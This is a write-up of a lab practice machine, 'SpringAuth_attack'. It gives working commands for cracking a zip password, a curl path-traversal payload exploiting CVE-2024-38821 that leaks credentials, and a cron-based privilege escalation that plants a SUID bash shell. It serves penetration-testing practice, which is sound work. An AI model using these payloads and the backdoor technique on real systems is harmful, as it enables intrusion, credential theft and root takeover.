Proving Grounds: SpringAuth_attack Writeup
Proving Grounds is Offensive Security’s practice lab platform. This is a writeup for SpringAuth_attack, rated Intermediate with a community rating of “Very Hard.” It involves exploiting a real CVE in a Java Spring Boot application to leak credentials, followed by a classic cron-based privilege escalation.
Recon
The first step was running my usual nmap scan against the target:
1
sudo nmap -Pn -n 192.168.110.117 -sC -sV -p- --open

This revealed a few interesting things right away, FTP was running on port 21 with anonymous login allowed, there was a file called Project-metadata.zip sitting on the server, SSH was open, and there was a web application running on port 8080.
Before grabbing the zip I decided to check out the web app first. Port 8080 showed a basic mostly-empty cybersecurity website. I ran dirb, gobuster, and nikto against it but came up empty. Every request to any subdirectory immediately returned a 302 redirect to /login with nothing else useful.

After subdomain enumeration failed I went back to the obvious next step and connected to the FTP server.
Cracking the zip
After downloading Project-metadata.zip I tried to open it, but the file was password protected. Since subdomain enumeration had found nothing useful, I figured cracking the zip was the intended next step.
First I generated a hash with zip2john:
1
zip2john Project-metadata.zip > Project-metadata.hash
Then ran john against it with rockyou.txt:
1
john Project-metadata.hash --wordlist=/usr/share/wordlists/rockyou.txt

Password cracked. Inside the zip was a single file Structure.png showing the project structure of a Java Spring Boot web application.

This immediately gave me a useful map of the application’s file layout. The static/ directory stood out. It contained a config/ folder with a file simply called config. That’s interesting.
Exploiting CVE-2024-38821
The lab description mentioned using CVE-2024-38821 to leak sensitive information. A quick search turned up a PoC on GitHub.
What is CVE-2024-38821?
CVE-2024-38821 is a critical authorization bypass vulnerability in Spring WebFlux applications (versions 5.7.0 through 6.3.3), disclosed on October 22, 2024. The vulnerability stems from un-normalized URLs. Before the patch, the WebFilterChainProxy filter processed potentially un-normalized request paths when determining which security filters to apply, which allowed maliciously crafted paths to slip through access controls.
In practical terms: if /css/** is configured as publicly accessible and /secret/** requires authentication, an attacker can access /secret/secret-file.txt by requesting /css/../secret/secret-file.txt instead. The path starts with /css/ so it matches the allowed pattern, but after traversal it resolves to the protected resource.

The --path-as-is flag in curl is key here. It tells curl not to normalize the URL before sending it, which is exactly what we need for the traversal to work.
Armed with the project structure from Structure.png, I knew the config file lived at static/config/config. Since static/css/ was the publicly accessible path, the traversal payload was:
1
curl -v --path-as-is "http://192.168.110.117:8080/css/../config/config"

Right there at the bottom of the response:
1
2
3
# dev creds
username=dev
password=s3cr3tP@ss
Initial access
I first tried the credentials at http://192.168.110.117:8080/login but got an invalid login error. Remembering that nmap had shown SSH open, I tried there instead:
1
ssh dev@192.168.110.117
That worked. After logging in I ran whoami to confirm the dev account, then ls and there it was: local.txt.


First flag captured.
Privilege escalation
The lab description mentioned a modifiable cron job script as the privilege escalation vector. I tried the usual manual checks first:
1
2
cat /etc/crontab
ls -l /etc/cron*

Nothing immediately exploitable. None of the jobs were writable by the dev user.
I decided to run linPEAS to cast a wider net. To get it onto the target I spun up a Python HTTP server on my machine from the linPEAS directory:
1
python3 -m http.server 80
Then on the target:
1
2
3
wget http://192.168.45.222/linpeas.sh
chmod 755 ./linpeas.sh
./linpeas.sh
LinPEAS generates a lot of output, but knowing I was looking for a vulnerable cron job I jumped straight to the writable root-owned executables section.

/opt/devscripts/clean_logs.sh root-owned, world-writable. The dev user can modify it. Now I just needed to confirm something was actually running it on a schedule. I couldn’t find a direct crontab entry for it, so this was the perfect time to try out pspy which is a process snooping tool that watches for process execution without needing root access.
I downloaded and ran it on the target the same way I transferred linPEAS. Almost immediately I saw:
1
/bin/sh -c /opt/devscripts/clean_logs.sh
And then exactly one minute later, the same entry again.

Root is running this script every minute via cron. Since dev can write to it, this is a textbook privilege escalation.
I edited the script and added two lines:
1
2
cp /bin/bash /tmp/bash
chmod +xs /tmp/bash
This copies bash to /tmp and sets the SUID bit, so running it with -p preserves the root effective UID. Then I just waited for the next cron execution and ran:
1
/tmp/bash -p
1
2

whoami
# root
The final flag was in /root/proof.txt.
Reflection
Finished in 3 hours 13 minutes 44 seconds which I am pretty happy with considering this is an Intermediate/Very Hard rated machine, but there are definitely areas I could improve in.
The biggest time sink was the path traversal phase. I spent a lot of time guessing trying different paths that led nowhere before getting the right one.
The privilege escalation also took longer than it needed to because I spent time manually hunting for the cron job before using linPEAS and pspy.
Tools used: nmap, zip2john, john, dirb, gobuster, nikto, curl, linPEAS, pspy